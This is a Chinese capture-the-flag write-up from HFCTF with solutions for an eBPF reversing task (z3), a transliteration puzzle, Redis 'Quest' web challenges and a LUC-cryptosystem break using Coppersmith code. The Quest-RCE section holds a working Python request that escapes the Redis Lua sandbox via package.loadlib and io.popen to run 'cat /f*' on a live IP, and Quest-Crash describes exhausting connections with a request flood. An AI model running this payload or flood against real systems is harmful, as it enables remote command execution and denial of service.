      17:       79 11 58 00 00 00 00 00       r1 = *(u64 *)(r1 + 88)  //
arg4
      18:       b7 00 00 00 00 00 00 00       r0 = 0
      19:       73 0a f8 ff 00 00 00 00       *(u8 *)(r10 - 8) = r0
      20:       7b 0a f0 ff 00 00 00 00       *(u64 *)(r10 - 16) = r0
      21:       7b 0a e8 ff 00 00 00 00         *(u64 *)(r10 - 24) = r0
      22:       67 01 00 00 20 00 00 00         r1 <<= 32
      23:       77 01 00 00 20 00 00 00         r1 >>= 32
      24:       bf 10 00 00 00 00 00 00         r0 = r1
      25:       27 00 00 00 8e cc 00 00         r0 *= 52366
      26:       0f 05 00 00 00 00 00 00         r5 += r0
      27:       b7 06 00 00 01 00 00 00         r6 = 1
      28:       18 00 00 00 95 59 73 a1 00 00 00 00 18 be 00 00         r0 = 209012997183893 ll
      30:       5d 05 42 00 00 00 00 00         if r5 != r0 goto +66 <LBB0_5>
      31:       bf 35 00 00 00 00 00 00         r5 = r3
      32:       27 05 00 00 bf f1 00 00         r5 *= 61887
      33:       bf 20 00 00 00 00 00 00         r0 = r2
      34:       27 00 00 00 e5 6a 00 00         r0 *= 27365
      35:       0f 50 00 00 00 00 00 00         r0 += r5
      36:       bf 45 00 00 00 00 00 00         r5 = r4
      37:       27 05 00 00 d3 ad 00 00         r5 *= 44499
      38:       0f 50 00 00 00 00 00 00         r0 += r5
      39:       bf 15 00 00 00 00 00 00         r5 = r1
      40:       27 05 00 00 84 92 00 00         r5 *= 37508
      41:       0f 50 00 00 00 00 00 00         r0 += r5
      42:       18 05 00 00 40 03 54 e5 00 00 00 00 56 a5 00 00         r5 = 181792633258816 ll
      44:       5d 50 34 00 00 00 00 00         if r0 != r5 goto +52 <LBB0_5>
      45:       bf 35 00 00 00 00 00 00         r5 = r3
      46:       27 05 00 00 85 dd 00 00         r5 *= 56709
      47:       bf 20 00 00 00 00 00 00         r0 = r2
      48:       27 00 00 00 28 80 00 00         r0 *= 32808
      49:       0f 50 00 00 00 00 00 00         r0 += r5
      50:       bf 45 00 00 00 00 00 00         r5 = r4
      51:       27 05 00 00 2d 65 00 00         r5 *= 25901
      52:       0f 50 00 00 00 00 00 00         r0 += r5
      53:       bf 15 00 00 00 00 00 00         r5 = r1
      54:       27 05 00 00 12 e7 00 00         r5 *= 59154
      55:       0f 50 00 00 00 00 00 00         r0 += r5
      56:       18 05 00 00 a3 4d 48 74 00 00 00 00 f3 a6 00 00         r5 = 183564558159267 ll
      58:       5d 50 26 00 00 00 00 00         if r0 != r5 goto +38 <LBB0_5>
      59:       bf 35 00 00 00 00 00 00         r5 = r3
      60:       27 05 00 00 2c 82 00 00         r5 *= 33324
      61:       bf 20 00 00 00 00 00 00         r0 = r2
      62:       27 00 00 00 43 ca 00 00         r0 *= 51779
      63:       0f 50 00 00 00 00 00 00         r0 += r5
      64:       bf 45 00 00 00 00 00 00         r5 = r4
      65:       27 05 00 00 8e 7c 00 00         r5 *= 31886
      66:       0f 50 00 00 00 00 00 00         r0 += r5
      67:       bf 15 00 00 00 00 00 00         r5 = r1
      68:       27 05 00 00 3a f2 00 00         r5 *= 62010
      69:       0f 50 00 00 00 00 00 00         r0 += r5
      70:       18 05 00 00 77 72 5a 48 00 00 00 00 9c b9 00 00         r5 = 204080879923831 ll
      72:       5d 50 18 00 00 00 00 00         if r0 != r5 goto +24 <LBB0_5>
      73:       63 1a f4 ff 00 00 00 00         *(u32 *)(r10 - 12) = r1
      74:       63 4a f0 ff 00 00 00 00         *(u32 *)(r10 - 16) = r4
      75:       63 2a ec ff 00 00 00 00         *(u32 *)(r10 - 20) = r2
      76:       63 3a e8 ff 00 00 00 00         *(u32 *)(r10 - 24) = r3
      77:       18 01 00 00 43 54 46 7b 00 00 00 00 25 73 7d 0a         r1 = 755886917287302211 ll
      79:       7b 1a d8 ff 00 00 00 00         *(u64 *)(r10 - 40) = r1
      80:       18 01 00 00 46 4c 41 47 00 00 00 00 3a 20 48 46         r1 = 5064333215653776454 ll
      82:       7b 1a d0 ff 00 00 00 00         *(u64 *)(r10 - 48) = r1
      83:       18 01 00 00 45 21 20 59 00 00 00 00 4f 55 52 20         r1 = 2329017756590022981 ll
      85:       7b 1a c8 ff 00 00 00 00         *(u64 *)(r10 - 56) = r1
      86:       18 01 00 00 57 45 4c 4c 00 00 00 00 20 44 4f 4e         r1 = 5642803763628229975 ll
      88:       7b 1a c0 ff 00 00 00 00         *(u64 *)(r10 - 64) = r1
      89:       b7 06 00 00 00 00 00 00         r6 = 0
      90:       73 6a e0 ff 00 00 00 00         *(u8 *)(r10 - 32) = r6
      91:       bf a1 00 00 00 00 00 00         r1 = r10
      92:       07 01 00 00 c0 ff ff ff         r1 += -64
      93:       bf a3 00 00 00 00 00 00         r3 = r10
      94:       07 03 00 00 e8 ff ff ff         r3 += -24
      95:       b7 02 00 00 21 00 00 00         r2 = 33
      96:       85 00 00 00 06 00 00 00         call 6

0000000000000308 LBB0_5:
      97:       bf 60 00 00 00 00 00 00         r0 = r6
      98:       95 00 00 00 00 00 00 00         exit
```

分析一下可以得到一个多元方程，z3 解

```Python
import struct
from z3 import *

solver = Solver()
arg1, arg2, arg3, arg4 = Ints("arg1 arg2 arg3 arg4")

solver.add(arg4 * 52366 + arg3 * 29179 + arg2 * 64392 + arg1 * 28096 == 
209012997183893)
solver.add(arg4 * 37508 + arg3 * 44499 + arg2 * 27365 + arg1 * 61887 == 
181792633258816)
solver.add(arg4 * 59154 + arg3 * 25901 + arg2 * 32808 + arg1 * 56709 == 
183564558159267)
solver.add(arg4 * 62010 + arg3 * 31886 + arg2 * 51779 + arg1 * 33324 == 
204080879923831)

if solver.check() == sat:
    flag = ''
    res = solver.model()
    for arg in [arg1, arg2, arg3, arg4]:
        flag += struct.pack("<I", res[arg].as_long()).decode()
    print(flag)
```

MISC

Check in

截图即可

Plain Text

base64

```R
dOBRO POVALOWATX NA MAT^, WY DOLVNY PEREWESTI \TO NA ANGLIJSKIJ QZYK. tWOJ 
SEKRET SOSTOIT IZ DWUH SLOW. wSE BUKWY STRO^NYE. qBLO^NYJ ARBUZ. vELAEM WAM 
OTLI^NOGO DNQ.
```

google搜索发现dOBRO POVALOWATX与俄文相关，结合上文基本都是英文字母，则根据以下信息：

Aaa发音类似英语father里的a。Ббb发音类似英语 bank里的b。Ввv发音类似英语victor里的v。

Ггg发音类似英语good里的g。Ддd发音类似英语dog里的g。Eee或ye发音类似英语yes里的y。

Ёёyo发音类似英语yogurt里的yo。Жжzh发音类似法语jour里的j。Ззz发音类似英语zebra里的z。

Ииi发音类似英语see里的ee。Ййj发音类似英语boy里的y。Ккk发音类似英语kite里的k。

Ллл发音类似英语like里的l。Ммm发音类似英语mile里的m。Ннn发音类似英语no里的n。

Ooo发音类似英语port里的or，不重读时弱化。Ппp发音类似英语put里的p。Ppr卷舌颤音。

Ccs发音类似英语sit里的s。Ттt发音类似英语tea里的t。yyu发音类似英语fool里的oo。фf发音类似英语face里的f。

a-a、б-b、в-v、г-g、д-d、e-je、ё-jo、ж-zh、з-z、и-e、й-jj、к-k、л-l、м-m、н-n、о-o、п-p、p-r、c-s、т-t。

y-u、ф-f、x-kh、ц-c、ч-ch、ш-sh、щ-sch、ъ-" ы-y ь-'、э-eh、ю-ju、я-ja


得到转换后的俄文：

```Erlang
дОБРО ПОВАЛОШАТХ НА МАТ^,ШЫ ДОЛВНЫ ПЕРЕШЕСТИ эТО НА АНГЛИЙСКИЙ ЯЗЫК. тШОЙ СЕКРЕТ СОСТОИТ ИЗ ДВа СЛОВа.  шСЕ БУКШЫ СТРО^НЫЕ. яБЛО^НЫЙ АРБУЗ. вЕЛАЕМ ШАМ ОТЛИ^НОГО ДНЯ.
```

翻译：

```Delphi
WELCOME TO MATH, YOU SHOULD TRANSFER THIS TO ENGLISH. YOUR SECRET IS A TWO WORD. ALL LETTERS ARE SMALL.APPLE ^ WATERMELON. WE HAVE A GOOD DAY.
```

Quest-Crash


Issue Description (问题描述)

redis连接数会随着页面的访问一直增加，直到到达最大连接数(默认为10000)后便无法连接，于是乎便500了。

An Internal Server Error has occurred

bp一直发包set就行

Quest-RCE

```python
import requests

session = requests.Session()

rawBody = "{\"query\":\"INFO\\neval 'local io_l = package.loadlib(\\\"/usr/lib/x86_64-linux-gnu/liblua5.1.so.0\\\", \\\"luaopen_io\\\"); local io = io_l(); local f = io.popen(\\\"cat /f*\\\", \\\"r\\\"); local res = f:read(\\\"*a\\\"); f:close(); return res' 0\"}"
headers = {"Origin":"http://120.25.155.106:21570","Accept":"*/*","User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36","Referer":"http://120.25.155.106:21570/","Connection":"close","Accept-Encoding":"gzip, deflate","Accept-Language":"zh,zh-TW;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6","Content-Type":"application/json"}
response = session.post("http://120.25.155.106:21570/sendreq", data=rawBody, headers=headers)

print("Status code:   %i" % response.status_code)
print("Response body: %s" % response.content)
```

Crypto

RRSSAA

题目seq序列是Lucas序列，关于Lucas序列有相关的密码系统LUC cryptosystem，我们以关键词1+mn*V_e,LUC cryptosystem去Google检索一下，第一篇paper便是我们所需要的：https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.138.7238&rep=rep1&type=pdf。阅读paper的第六部分可知，如果已知n的分解，便可以破解该系统。题目给了beta,delta等众多经典参数，猜测应该是用格相关方法去分解n然后求解，关于p-q很小的论文找到了这一篇1632.pdf (iacr.org)，第三部分介绍到如果满足它的界，那可以通过连分数求解，第四部分介绍到如果满足另一个界，可以采用二元coppersmith的方法求解。验证了一下，hint的界是两个都满足的，但是二元copper写起来更简单，就用二元copper了；flag部分就只满足coppersmith方法的界，解出来的hint也提示coppersmith，然后就copper，调参数，调了半天没结果。后面发现素数生成部分好像有问题（这也应该就是这题解这么多的原因了），然后放弃copper，直接爆得结果，分解之后的步骤基本一致。还要注意的一个地方就是不能直接使用原序列seq的生成方式了，需要写一个矩阵快速幂来加速。

第一部分：

```python
```

```python
#sage
import itertools
from gmpy2 import *
from Crypto.Util.number import *
import random

def small_roots(f, bounds, m=1, d=None):
    if not d:
        d = f.degree()

    R = f.base_ring()
    N = R.cardinality()

    f /= f.coefficients().pop(0)
    f = f.change_ring(ZZ)

    G = Sequence([], f.parent())
    for i in range(m + 1):
        base = N ^ (m - i) * f ^ i
        for shifts in itertools.product(range(d), repeat=f.nvariables()):
            g = base * prod(map(power, f.variables(), shifts))
            G.append(g)

    B, monomials = G.coefficient_matrix()
    monomials = vector(monomials)

    factors = [monomial(*bounds) for monomial in monomials]
    for i, factor in enumerate(factors):
        B.rescale_col(i, factor)

    B = B.dense_matrix().LLL()

    B = B.change_ring(QQ)
    for i, factor in enumerate(factors):
        B.rescale_col(i, 1 / factor)

    H = Sequence([], f.parent().change_ring(QQ))
    for h in filter(None, B * monomials):
        H.append(h)
        I = H.ideal()
        if I.dimension() == -1:
            H.pop()
        elif I.dimension() == 0:
            roots = []
            for root in I.variety(ring=ZZ):
                root = tuple(R(root[var]) for var in f.variables())
                roots.append(root)
            return roots

    return []

def solve(a,b,c):
    delta=b*b-4*a*c
    if delta<0:
        return (0,0)
    delta=isqrt(delta)
    if (-b+delta)%(2*a)!=0 or (-b-delta)%(2*a)!=0:
        return (0,0)
    return ((-b+delta)//(2*a),(-b-delta)//(2*a))

def get_d(l,i):
    return invert(e%(l-i),l-i)

def Legendre(a,l):        #勒让德符号计算
    return (pow((a%l+l)%l,(l-1)//2,l))%l

def seq(r, k,p):
    v = [r, 2]
    for i in range(1, k):
        v = [r*v[0]-v[1], v[0]]
    ret = v[0] if k != 0 else v[1]
    return ret%p

def mul(x,y,p):
    ans=[[0 for i in range(2)] for j in range(2)]
    for i in range(2):
        for j in range(2):
            for k in range(2):
                ans[i][j]+=x[i][k]*y[k][j]%p
    for i in range(2):
        for j in range(2):
            ans[i][j]%=p
    return ans

def qpow(M,k,p):
    E=[[0 for i in range(2)] for j in range(2)]
    for i in range(2):
        E[i][i]=1
    while k:
        if k%2!=0:
            E=mul(E,M,p)
        M=mul(M,M,p)
        k>>=1
    return E

```

```
def get_seq(r,k,p):
    LUC=[[r,-1],[1,0]]
    res=qpow(LUC,k-1,p)
    res=(res[0][0]*r+res[0][1]*2)%p
    return res

def CRT(a,b):
    pro=1
    res=0
    for i in b:
        pro*=i
    for i in range(len(b)):
        r=pro//b[i]
        res+=a[i]*r*invert(r,b[i])
    return res%pro

n=122774778628333786198247673730199699244621671207929503475974934116435291656353398717362903500544713183492877018211738292001516168567879903073296829793548881467270228989482723510323780292947403861546283099122868428902480999485625751961457245487615479377459707992802193391975415447673215862245349068018710525679
e=710540869239378097442593635924690862906263311146434321514918405805242283955378288599957553895521353990460796849414711265110311620274232425519061679066493532277399979777424699419364107615478642928756730841603656219848664922381874100896826111017589015617705905631979526370180766874051731174064076871339400470062519500450745667838729104568633808272577378699913068193645578675484681151593983853443489561431176000585296710615726640355782811266099023653898050647891425956485791437516020367967793814415345332943552405865306305448753989707540163585481006631816856260061985275944250758886027672221219132999488907097750048011
c=2593129589804979134490367446026701647048897831627696427897506570257238733858989741279626614121210703780002736667183915826429635213867589464112850355422817678245007337553349507744893376944140333333044928907283949731124795240808354521353751152149301719465724014407412256933045835977081658410026081895650068864922666975525001601181989114436054060461228877148361720945120260382962899756912493868467226822547185396096960560068874538680230073168773182775945272726468512949751672553541335307512429217493003429882831235199830121519272447634533018024087697385363918421438799206577619692685090186486444886371979602617584956259
P.<x, y> = PolynomialRing(Zmod(e))
A=-(n-1)^2 %e
f=x*y+A*x+1
X=2^700
Y=2^700
T=small_roots(f,(X,Y),m=3,d=3)
Sub=iroot(ZZ(T[0][1]),2)[0]
Sum=iroot(Sub**2+4*n,2)[0]
p,q=solve(1,-Sum,n)
phi=(p*p-1)*(q*q-1)
inv_q=invert(p,q)
inv_p=invert(q,p)
```

```python
inv_p=invert(q,p)
inv=[inv_p,inv_q]
pre_crt=invert(p,q)
r_List=[]
for l in [p,q]:
    i=Legendre(c*c-4,l)
    if i!=1:
        i=-1
    d=get_d(l,i)
    rl=get_seq(c,d,l)
    r_List.append(rl)
r=CRT(r_List,[p,q])
v=get_seq(r,e,n*n)
check=(c*invert(v,n*n)-1)%n
m_List=[]
index=0
for l in [p,q]:
    tmp=c*invert(get_seq(r,e,l*l),l*l)%(l*l)
    tmp=(tmp-1)//l
    ml=tmp*inv[index]%l
    m_List.append(ml)
    index+=1

m=CRT(m_List,[p,q])
print(long_to_bytes(m))
#hint:b'The original challenge picks beta = 0.33, which yields straightforward unintended solution. BTW do you know coppersmith?'
```

第二部分：

Python

```python
#sage
from gmpy2 import *
from Crypto.Util.number import *
import random

def solve(a,b,c):
    delta=b*b-4*a*c
    if delta<0:
        return (0,0)
    delta=isqrt(delta)
    if (-b+delta)%(2*a)!=0 or (-b-delta)%(2*a)!=0:
        return (0,0)
    return ((-b+delta)//(2*a),(-b-delta)//(2*a))

def get_d(l,i):
    return invert(e%(l-i),l-i)
```

```python

def Legendre(a,l):       #勒让德符号计算
    return (pow((a%l+l)%l,(l-1)//2,l))%l

def seq(r, k,p):
    v = [r, 2]
    for i in range(1, k):
        v = [r*v[0]-v[1], v[0]]
    ret = v[0] if k != 0 else v[1]
    return ret%p

def mul(x,y,p):
    ans=[[0 for i in range(2)] for j in range(2)]
    for i in range(2):
        for j in range(2):
            for k in range(2):
                ans[i][j]+=x[i][k]*y[k][j]%p
    for i in range(2):
        for j in range(2):
            ans[i][j]%=p
    return ans

def qpow(M,k,p):
    E=[[0 for i in range(2)] for j in range(2)]
    for i in range(2):
        E[i][i]=1
    while k:
        if k%2!=0:
            E=mul(E,M,p)
        M=mul(M,M,p)
        k>>=1
    return E

def get_seq(r,k,p):
    LUC=[[r,-1],[1,0]]
    res=qpow(LUC,k-1,p)
    res=(res[0][0]*r+res[0][1]*2)%p
    return res

def CRT(a,b):
    pro=1
    res=0
    for i in b:
        pro*=i
    for i in range(len(b)):
        r=pro//b[i]
        res+=a[i]*r*invert(r,b[i])
    return res%pro
    return res%pro

n=59969098213446598961510550233718258878862148298191323654672950330070587404726715299685997489142290693126366408044603303463518341243526241117556011994804902686998166238333549719269703453450958140262475942580009981324936992976252832887660977703209225426388975233018602730303262439218292062822981478737257836581
e=970698965238639683403205181589498135440069660016843488485401994654202837058754446853559143754852628922125327583411039117445415303888796067576548626904070971514824878024057391507617988385537930417136322298476467215300995795105008488692961624917433064070351961856959734368784774555385603000155569897078026670993484466622344106374637350023474339105113172687604783395923403613555236693496567851779400707953027457705617050061193750124237055690801725151098972239120476113241310088089420901051617493693842562637896252448161948655455277146925913049354086353328749354876619287042077221173795354616472050669799421983520421287
c=2757297249371055260112176788534868300821961060153993508569437878576838431569949051806118959108641317578931985550844206475198216543139472405873345269094341570473142756599117266569746703013099627523306340748466413993624965897996985230542275127290795414763432332819334757831671028121489964563214463689614865416498886490980692515184662350519034273510244222407505570929178897273048405431658365659592815446583970229985655015539079874797518564867199632672678818617933927005198847206019475149998468493858071672920824599672525667187482558622701227716212254925837398813278836428805193481064316937182435285668656233017810444672
k=1
while True:
    tmp=2**900+2**451*k+k*k+4*n
    if iroot(tmp,2)[1]==True:
        Sum=iroot(tmp,2)[0]
        break
    k+=1

p,q=solve(1,-Sum,n)
phi=(p*p-1)*(q*q-1)
inv_q=invert(p,q)
inv_p=invert(q,p)
inv=[inv_p,inv_q]
pre_crt=invert(p,q)
r_List=[]
for l in [p,q]:
    i=Legendre(c*c-4,l)
    if i!=1:
        i=-1
    d=get_d(l,i)
    rl=get_seq(c,d,l)
    r_List.append(rl)
r=CRT(r_List,[p,q])
v=get_seq(r,e,n*n)
check=(c*invert(v,n*n)-1)%n
m_List=[]
```

```python
index=0
for l in [p,q]:
    tmp=c*invert(get_seq(r,e,l*l),l*l)%(l*l)
    tmp=(tmp-1)//l
    ml=tmp*inv[index]%l
    m_List.append(ml)
    index+=1

m=CRT(m_List,[p,q])
print(long_to_bytes(m))
#b'HFCTF{5eb34942-bd0d-4efd-b0e1-a73225d92678}'
```